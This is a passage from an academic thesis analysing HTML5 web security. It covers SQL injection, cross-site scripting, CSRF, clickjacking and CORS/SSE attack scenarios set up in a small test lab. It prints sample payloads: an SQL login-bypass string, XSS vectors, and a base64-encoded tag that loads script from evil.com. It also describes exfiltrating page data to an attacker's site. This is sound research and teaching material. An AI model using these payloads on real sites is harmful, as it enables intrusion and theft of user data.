


Figure 3: Components of Web Browser [37]

2.2.9 Server-side Programming Languages

All programming languages that could run on server-side are called server-side programming language, for example: PHP, Python, ASP, R, Ruby, Node.js, and more. They can be embedded into HTML for enabling dynamic content according to client request. For instance: a single HTML document might contain many parts, each for specific conditions, therefore these parts can be programmed for better performance and flexibility in order to only show the required content to the user. The common way that used for sending parameters to server are GET and POST methods. These parameters can be handled by server and then the server-side program is able to receive them, for example:

```
Client Side:
<a href="index.php?page=about" >About</a>
Server-side:
<?php
$page = $_GET['page']; //accessing page parameter that sent to server
if($page == about){
include ('about.html');
} ?>
```

In this above sample code, when user clicks on the link (index.php?**page=about**), the browser sends GET request to the **index.php** which is the web resource with extra parameters (key-value pair) that names query strings. Then PHP language, $_GET is an array that contains pair values passed to the script via URL parameters [38].

2.2.10 Client-side Programming Languages

The languages that can be executed in Client-side by browser are called Client-side programming language. The main goal of Client-side programming languages are to create interactive and dynamic websites on Client-side without using Server-side programming languages. JavaScript is declared as the most popular Client-side language, its cross-platform, free and universally adopted [26].

An example for showing simple JavaScript usage:

```
<a href="index.php?go=delete&id=1" onclick="return
delete_record(1);">Delete</a>
<script>
function delete_record(data_id){
        if (window.confirm("You are trying to delete this data: "+ data_id +" ?" )) {
                return true;
        }else{
                return false;
        }
}
</script>
```

While visitor clicks on the link, a small confirmation window shows up, the sample is shown in Figure 4:




Figure 4: JavaScript Confirmation Window

If a visitor click on OK button, the browser redirect to the targeted page by using **window.confirm** function, otherwise the operation will be denied and nothing will change on the webpage.

2.2.11 SQL Injection Attack

SQL injection is a method which is used for inserting malicious SQL queries from client to web applications. When attacker is trying to insert a query through input data form, if user input data form is not filtered, the malicious query can change attitude of the query according to the injected SQL commands [39]. A simple example:

```
SELECT * FROM users_tbl WHERE user = '$username' AND
pass='$password';
Malicious input:
user: admin
pass: 'or' 1='1   or   'or' true
Joining malicious input with the SQL statement:
SELECT * FROM users_tbl WHERE user ='admin' AND pass='' or 1='1'
```

This query consists of SQL statement and the data that will be entered by user which is not part of the query, however, malicious user input might contain data with another SQL statement that can change the expected behavior of the query to include secret data in the result or inject malicious posts for performing XSS attacks.

2.2.12 Cross-Site Scripting Attack (XSS)

This attack is result of code injection attack in dynamic web application of which user data is not filtered correctly that allows malicious code to be injected, then, when user visiting the website the malicious code will be included in the response according to user's request to the website, therefore, the code executes in the user's browser and will be considered as trusted because the malicious code also received from same site that requested by user.

The aim of XSS is to allow attacker to execute injected malicious scripts in the victim's browser in order to perform other attacking vectors such as hijacking user session, deface web pages, inserting hostile content, and conduct phishing attack.

2.2.12.1 Persistent XSS sample:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Persistent XSS Sample</title>
</head>

<body>

<div onmouseover="eval('var script = document.createElement(\'script\');script.src = \'evilcode.js\';document.getElementsByTagName(\'head\')[0].appendChild(script);')" style="border: 1px red solid" >Mouse Hover </div>

</body>
</html>
```

evilcode.js simply could contain any JavaScript codes for example: alert(1);

2.2.12.2 None Persistent XSS sample:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>None-Persistent XSS Sample</title>
</head>
<body>
    <?php
    echo $_GET['par'];
    ?>
</body>
</html>
```

The pattern usage will be like that: webpage.php?par=<script>alert("XSS");</script>

2.2.12.3 XSS vectors

1. Executing code by autofocus element.

```
<input type="text" onfocus="alert('XSS');" autofocus >
```

2. Exploiting HTML comment rendering by browser:

```
<img src="none" onerror="alert('XSS')" >
```

3. Executing JavaScript using data scheme inside object element:

```
<object
data="data:text/html;base64,PHNjcmlwdCBzcmM9Imh0dHA6Ly9ldmlsL
mNvbS9ldmlsY29kZS5qcyI+PC9zY3JpcHQ+">
</object>
```

Original JavaScript encrypted by base64 algorithm:

```
<script src="http://evil.com/evilcode.js"></script>
```

2.2.13 Clickjacking Attack

Clickjacking attack applies on user interface, UI, sometimes it is called User Interface Redressing Attack; this attack is done by covering original web user interface with a deceivable invisible layer. The goal of this technique is to trick visitors to do an action without them wanting to do it, for example: tricking user to open a fake malicious link which is called hijacking clicks and entering credentials Keystroke Hijacking [40]. Redressing user interface can be performed with CSS styling properties to create suitable environment for tricking users. There is a clarification about this technique in Figure 5, there are two layers, one is original and the other is a fake layer which is created by the attacker and is invisible; when user enters data into the webpage form, the data goes to the attacker first.




Figure 5: Clickjacking technique

2.2.14 Cross-Origin Resource Sharing (CORS)

CORS is a technique that authorizes Client-side applications to send Cross-origin requests through XMLHttpReuest and Application Programming Interface (API) by using methods which are defined in CORS API specification [21]. CORS API specification in (W3C, 2014) [21] says: User Agents can send Cross-origin requests when asked by Client-side scripts through APIs such as XMLHttpRequest object, for example: a web application page from domainA.com can retrieve data from domainB.com when both implement Cross-origin resource sharing, this can be achieved by including specific header fields in both request and response.

CHAPTER 3

THEORY

3.1 Information Resource

3.1.1 HTML Specification

This thesis is based on latest HTML5 specifications which are released on HTML living standard 2016 on WHATWG.ORG. The features and details which are analyzed based on 2016 and older publications. Also, there are more features that are under development by W3C.ORG website.

3.1.2 Other Resources

1. **Mozilla Developer Network (MDN)**: https://developer.mozilla.org this resource has been used as a technical source, for example codes and implementations of new HTML features.
2. **OWASP.ORG (Open Web Application Security Project):** has been used as security resource for declaring HTML5 bugs and security problems in web apps.
3. **Dev into HTML5 (diveintohtml5.info):** is a resource about HTML5, titled as “HTML5: Up & Running”.
4. **Webplatform.org:** is an information recourse about latest technologies on how to use HTML, CSS, JavaScript and more.
5. **Html5demos.com:** is a recourse of HTML5’s new features list.

3.2 Theory

3.2.1 Assumptions

The main goal of this thesis is security analysis of HTML5’s new features in general as well as the old features since these features exist in the earlier versions of HTML; the reason we analyze both new and old features is the fact that HTML files may contain different versions of the language. Therefore, all related features with security of dynamic web considered in the project. For this reason, old accepted attacking patterns tested on

HTML5 that have also worked on previous versions of HTML, like Cross-site scripting attack and scenarios like when a hacker can inject malicious codes into web application forms, besides that, this thesis will develop new scenarios of the new HTML5 features. The goal here is based on strength of HTML5 against old and new attacking techniques to exploit HTML5 and create new exploits. Some of the most known attacking methods are selected from literature to using them to create new patterns based on HTML5 new features.

It should be noted that there are only few researches that have been published on HTML5 features, element, and attributes of security. Some websites only publish vulnerabilities of HTML5 that are based on basic security analysis but without Proof of concept. For better results, this thesis uses some ideas of the published documents on HTML5 are collected and considered for two reasons. First, to improve attacking techniques and second to develop Proof-Of-Concept of these patterns and testing them. Other scenarios that will be developed in this project are based on research, considering basic principles of web security and new HTML5 features.

3.2.2 Proof of Concept (POC)

POC is used to prove all theoretical ideas that demonstrate how websites that are created with HTML5 can be attacked, for this purpose, a small lab is created for testing all exploits. The POC lab consists of two PCs (normal PCs), one is used as server and the other as client. Table 6 represents full details of both PCs:

Table 11: Specification of Used PCs

Specification	PC1: Server	PC2: Client
Operating System	Windows 7 Ultimate	Windows 7 Professional
Anti-virus	Windows Defender	Windows Defender
Firewall	On	On
Browsers	NA	Firefox, Chrome, IE

Table 12: Specification of Used PCs (Cont.)

HTTP Server	Apache 2.2.17	NA
PHP	PHP 5.3.4	NA
Network	LAN	LAN
IP	192.168.0.1	192.168.0.10
CPU	Core i7	Core i7
RAM	8 GB	8 GB
Vendor	DELL OPTIPLEX 990	DELL XPS L502x

3.2.3 Dynamic Web Applications

Because of the aim of Proof of concept, minor web applications will be developed for every scenario based on each scenario's assumption, as a programming language PHP v5.5 is used with Apache Server V 2.4.7.

CHAPTER 4

ANALYSIS AND DESIGN

This chapter is divided into two parts. The first part is for testing HTML5 security strength by using common attacking patterns then improving other scenarios based on these attacks. The second part of all possible attacking scenarios that introduced before are helping to exploit HTML5.

4.1 Testing HTML5 Against Known Attack Patterns

4.1.1 Cross-site Scripting Attack (XSS)

Cross-site scripting attack is also possible for vulnerable HTML5 web applications, because Same-Origin policy is not changed for embedded scripts. For instance, if an attacker has access to embed evil codes, no difference can be identified between HTML5 and old versions of HTML. Evil code may embed to the content through forms using **<script>** element or embedding inline JavaScript into **event handler attributes** and this depend on the filter that bypasses in that webpage.

4.1.1.1 Possible Malicious Actions

JavaScript does not have any restrictions for embedding or injection codes, therefore an attacker can do a lot of actions, such as:

- Cookie and Session Hijacking
- Clickjacking
- Redirection visitor to another place
- Creating DoS (Denial-of-Service) and DDos (Distributed Denial-of-Service) attacks.
- Scanning Internal Network
- And more

4.1.1.2 Attacking Patterns

- **Type I – Persistent XSS:** if an attacker is able to bypass user input validation or an attacker is able to execute malicious SQL query while performing SQL injection attack then malicious content can be injected which leads to persistent XSS attack or Type I XSS attack.
- **Type II – Non-Persistent XSS:** if an attacker can trick user to click on malicious URL that holds payload of non-persistent XSS attack, then the malicious code will be included within HTTP response thus browser will execute it.
- **DOM Based XSS:** is similar to Non-persistent XSS, but the response is not holding any payload. Code injection occurs inside user's browser because the exploit depends on Client-side vulnerabilities.

4.1.1.3 Analysis

Injected Malicious code will be executed inside HTML5 pages, but this is not a weak point for HTML5 because once the script injected, browser will execute it according to Cross-origin embedding policy. Also, there are no measures to distinguish between malicious code and trusted code when they are received from the same origin, then browser will execute all loaded scripts under the same privilege according to Same-origin policy.

4.1.1.4 Result

Any malicious code if injected in form of embedded script or inline script will be executed by browser for all types of HTML documents like HTML5 and previous versions, thus attacker can perform any action based on injected code, to perform malicious actions that is allowed by Same-origin policy in that webpage.

4.1.2 Cross-site Request Forgery (CRSF) Attack

4.1.2.1 Type 1: Using Non-JavaScript to send cross-site HTTP request

There are some HTML elements that can be used for sending simple HTTP GET request and loading the response into the content. For example: external images can be loaded by

providing full URL in src attribute: <img src="URI">, therefore attacker can use this way to create forged HTTP request to attack authenticated user on the trusted website and to perform unwanted actions. The demonstration of this scenario is shown in Figure 6:




Figure 6: CRSF Attack Using <img> Tag

The following elements are allowed in Cross-origin embedding:

- JavaScript <script src=”URI”></script>
- Image <img src=”URI”> Supported image formats include PNG, JPEG, GIF, BMP, SVG
- Media files <video> <source src="URI" type="video/mp4"></video> and <audio><source src="URI" type="audio/mpeg"></audio> tags.
- Plug-ins <object data="URI">, <embed src="URI">, and <applet codebase="URI">
- Fonts @font-face {src: url(“URI”); }
- CSS <link rel="stylesheet" href="URI">
- Frames <iframe src=”URI”> and <frame src=”URI”>

By using one of these HTML elements, browser will be able to send Cross-site HTTP request to the targeted website [41], and attacker can send simple HTTP GET request.

Then, if cookie is set in previous response, browser will include in request header, then, if requested resource found, browser will render according to its content type. However, if browser receive invalid content type, no visual element will be displayed.

4.1.2.2 Analysis

Using one of the allowed cross-origin embedding features, attacker can send GET request without user notice, therefore if user was authenticated at the time of the attack, the cookie will be included in the request which leads to bypassing authentication and doing unwanted action on behalf of the user.

4.1.2.3 Result

Known CSRF attacking patterns also work for HTML5 websites when prevention mechanism is not implemented, therefore no difference can be identified between HTML5 and previous versions against CSRF attack because it depends on vulnerability of the web application.

4.1.2.4 Type 2: Using JavaScript to send cross-site HTTP request

4.1.2.5 Analysis

Experimental finding shows that even if CORS is not enabled in Server-side, browser always sends the request and this behavior is mandatory because the request should be sent to server in order to check the access control in the response header. Therefore, for performing simple CSRF attack on servers that are not implemented CORS, simple AJAX call can be used for sending HTTP request that only requires enabling *withCredentials* to include cookie in the request, then the request can be sent to perform unwanted action.
It should be noted that using scripts for sending HTTP request is not same as using HTML elements such as <img src="URI">, because even if request sent, the response cannot be read when using scripts according to same-origin policy. For example: using AJAX for reading Cross-domain resources such as plain text file without any authentication will fail. This means that browser only prevents the script to read the response. The demonstration for this scenario is shown in Figure 7.




Figure 7: CSRF Attack using XMLHttpRequest

4.1.2.6 Result

Dynamic application that is vulnerable to CSRF attack can be attacked using new techniques such as XMLHttpRequest and new HTML5 tags (<audio>, <video>) that can be used for sending Cross-origin HTTP requests. In addition, CORS feature that has been enabled by most browsers allow XMLHttpRequest object to send Cross-origin requests even if the CORS is not implemented by the targeted website.

4.1.3 Clickjacking

This attack is based on tricking user for doing unwanted actions on fake interface similar to one that user recognizes. Usually, attacker redresses the interface using normal techniques that any webpage uses them for designing an interface, so there are no differences between HTML5 and HTML4. However, considering the new mechanism that is introduced by HTML5 for restricting contents hosted by iframe, HTML5 has enhanced its security against Clickjacking attack but not when an attacker hosts a trusted website in iframe that can control the page and remove HTML5 protection against Clickjacking. The following cases explain how HTML5 can prevent Clickjacking and when it becomes out of HTML5's scope:

1. **Preventing Clickjacking attack from embedded third-party contents hosted in iframe:** HTML5 provides a new mechanism that can restrict iframe according to **sandbox** attribute values, by default sandbox does not allow iframe to use forms, JavaScript, top navigation, opening popup, and locking pointer [43].
2. **Preventing attacker to host trusted site in iframe (Frame Busting):** because it is under attacker's control how to embed a trusted site in iframe, different protection approaches required for this case that is discussed in section 4.3.

4.1.3.1 Analysis

Beside preventing Clickjacking, sandbox also helps attackers to disable all frame busting techniques when hosts a trusted site in iframe because one of the sandbox restrictions is preventing scripts to execute inside iframe.

4.2 HTML5 Security Analysis

This section describes each feature of HTML5 with possible security analysis. It is assumed that XSS vulnerability exist in most cases so that attacker can inject different payload for different attacking scenarios.

4.2.1 Cross-origin Resource Sharing (CORS)

4.2.1.1 Working Principle

CORS is a mechanism that enables browsers to send Cross-origin HTTP requests according to CORS API specification [21]; this enables Client-side scripts to send cross-origin requests using XMLHttpRequest object that previously restricted by same-origin policy.

The CORS feature requires both client-side and server-side to implement according to CORS API specification. The basic implementation in client-side can be done by adding '**Origin**' field in the request header when browser sends cross-origin request, and server adds '**Access-Control-Allow-Origin**' field to response header. Then, browser matches both values and determines whether the connection is valid [21]. For example:

Request without **credentials** (cookie is not included):

Client (request header)	**Server (response header)**
Origin: http://domainA.com	Access-Control-Allow-Origin: * OR Access-Control-Allow-Origin: http://domainA.com

Request with **credentials** (cookie included):

Client (request header)	**Server (response header)**
Origin: http://domainA.com **Cookie:** name=value	Access-Control-Allow-Origin: http://domainA.com Access-Control-Allow-Credentials: true

4.2.1.2 Analysis

The following security concerns exist with all features that support cross-origin requests. For that reason, they have been only listed here as reference for other sections:

1. **User Interaction**: no mechanism is defined to ask permission from user when browser sends cross-origin requests. Considering bank websites if compromised and infected with persistent XSS payload, once user loaded the bank site, the payload can send sensitive information to remote attacker's website using cross-origin requests.
2. **The request always sent**: HTTP connection starts by sending the request first, even if the server is not implemented, CORS can receive the request. This behavior can be used for performing CSRF attack, DoS Attack, DDoS attack and any other attack that depends on this pattern.
3. **Remote shell**: because XMLHttpRequest object supports both synchronous and synchronous communications, attacker can control victim's browser in real-time and can get all user activity. For example: if attacker can inject payload into vulnerable website with XSS, the payload can send cross-origin requests to attacker's remote site. One working example for this category is 'Shell of the

Future' by (Lavakumar Kuppan, Attach & Defense labs, 2010)[44] that can be used to bypass anti-session hijacking such as binding IP address with session and HTTP-Only cookie.

4.2.1.3 CORS Attack Scenarios

1. **Cross-site Request Forgery Attack (CSRF):** as clarified in part 4.1.2.2.
2. **Distributed Denial of Service Attack:** this attack is based on cross-origin requests; when attacker compromised many websites and injected a payload for sending many HTTP requests to the targeted site. The same idea can be used for creating web-based botnet, in this case attacker must implement CORS on the server to enable communication between injected codes and server. Then, when payloads communicating with server published, browser allows the payload to access the response sent from attacker's server; the response can be list of websites to be attacked or a piece of code that can be executed through the payload using eval() function. The demonstration for this scenario is shown in Figure 8:




Figure 8: Web-based DDoS Attack using Cross-Origin Requests

1. **Attacking on behalf of user:** considering a resource located in domainA.com, it is vulnerable to SQL injection attack. An attacker design a payload to exploit that vulnerability but attacker does not send the exploit directly in the

domainA.com. Instead, it tries to inject the payload into any vulnerable site with XSS (domainB.com). Then, when user visits the site that holds the payload, the payload executes in the user's browser and start exploiting domainA.com. After finishing the process, the payload can also send the result to the attacker's site. In this scenario, log files in domainA.com only show information about the victim but not the real attacker because the attack has been sent from the victim's browser. The demonstration has been shown in Figure 9:




Figure 9: Attack on behalf of user using Cross-origin request

2. **Network Scanning:** similar to scenario 1, attacker can perform internal network scanning by sending cross-origin request using XMLHttpRequest. The demonstration of this scenario has been shown in Figure 10:




Figure 10: Network scanning using cross-origin requests

3. **Information Theft (bypassing HTTPS and Content Encryption):** Entire page content can be read because JavaScript can handle DOM. For example, considering websiteA.com has a member area section that only allow authenticated users to access, the site also uses HTTPS to prevent data tampering in transit. In addition, the website encrypts member area content in the database and source code of all files. Now, an attacker can read entire HTML page after the page loaded within user's browser if he can inject malicious code. Then because the site uses HTTPS, the HTML source will be decrypted by browser in order to render it. Finally, considering user authentication and authorization, the user can access the restricted area. In such scenario, the injected malicious code can read the entire loaded page and all user data if user enter payment information. Using cross-origin requests, the data can be sent to remote attacker's site. The demonstration for this scenario has been shown in Figure 11.

   JavaScript code to access current rendered page:

   ```
   document.documentElement.outerHTML or
   document.getElementsByTagName('html')[0].innerHTML
   ```




Figure 11: Information theft using Cross-Origin requests

4.2.2 Server-Sent Events (SSE)

4.2.2.1 Working Principle

This API enables server to push data over HTTP or uses dedicated server-push protocols connection to webpages, then it can be received by browser in forms of DOM events [45]. The **EventSource** interface is defined as creating connection with server and once the connection established, the data moves in one direction from server to client only [45]. Basic working principle has been shown in Figure 12.




Figure 12: Server-Sent Events Connection

4.2.2.2 Analysis

EventSource interface is currently not supporting cross-origin requests according to current standard, instead same-origin policy applies to the URI to prevent any cross-origin request. However, CORS features have not been enabled for this API formally and restrictions still apply by same-origin policy. Experimental results (using Firefox and Google Chrome browsers) show that the request always sent even to cross-origin domain when CORS is not implemented in neither server-side nor client-side, but with restrictions that they closed the connection after the request and prevents access to the response.

4.2.2.3 Attacking Scenarios

1. **Using SSE for stealing information:** injected payload can use **EventSource** interface for sending cross-origin requests and sending user data to remote attacker's website, because even attacker's website is not implementing SSE. The

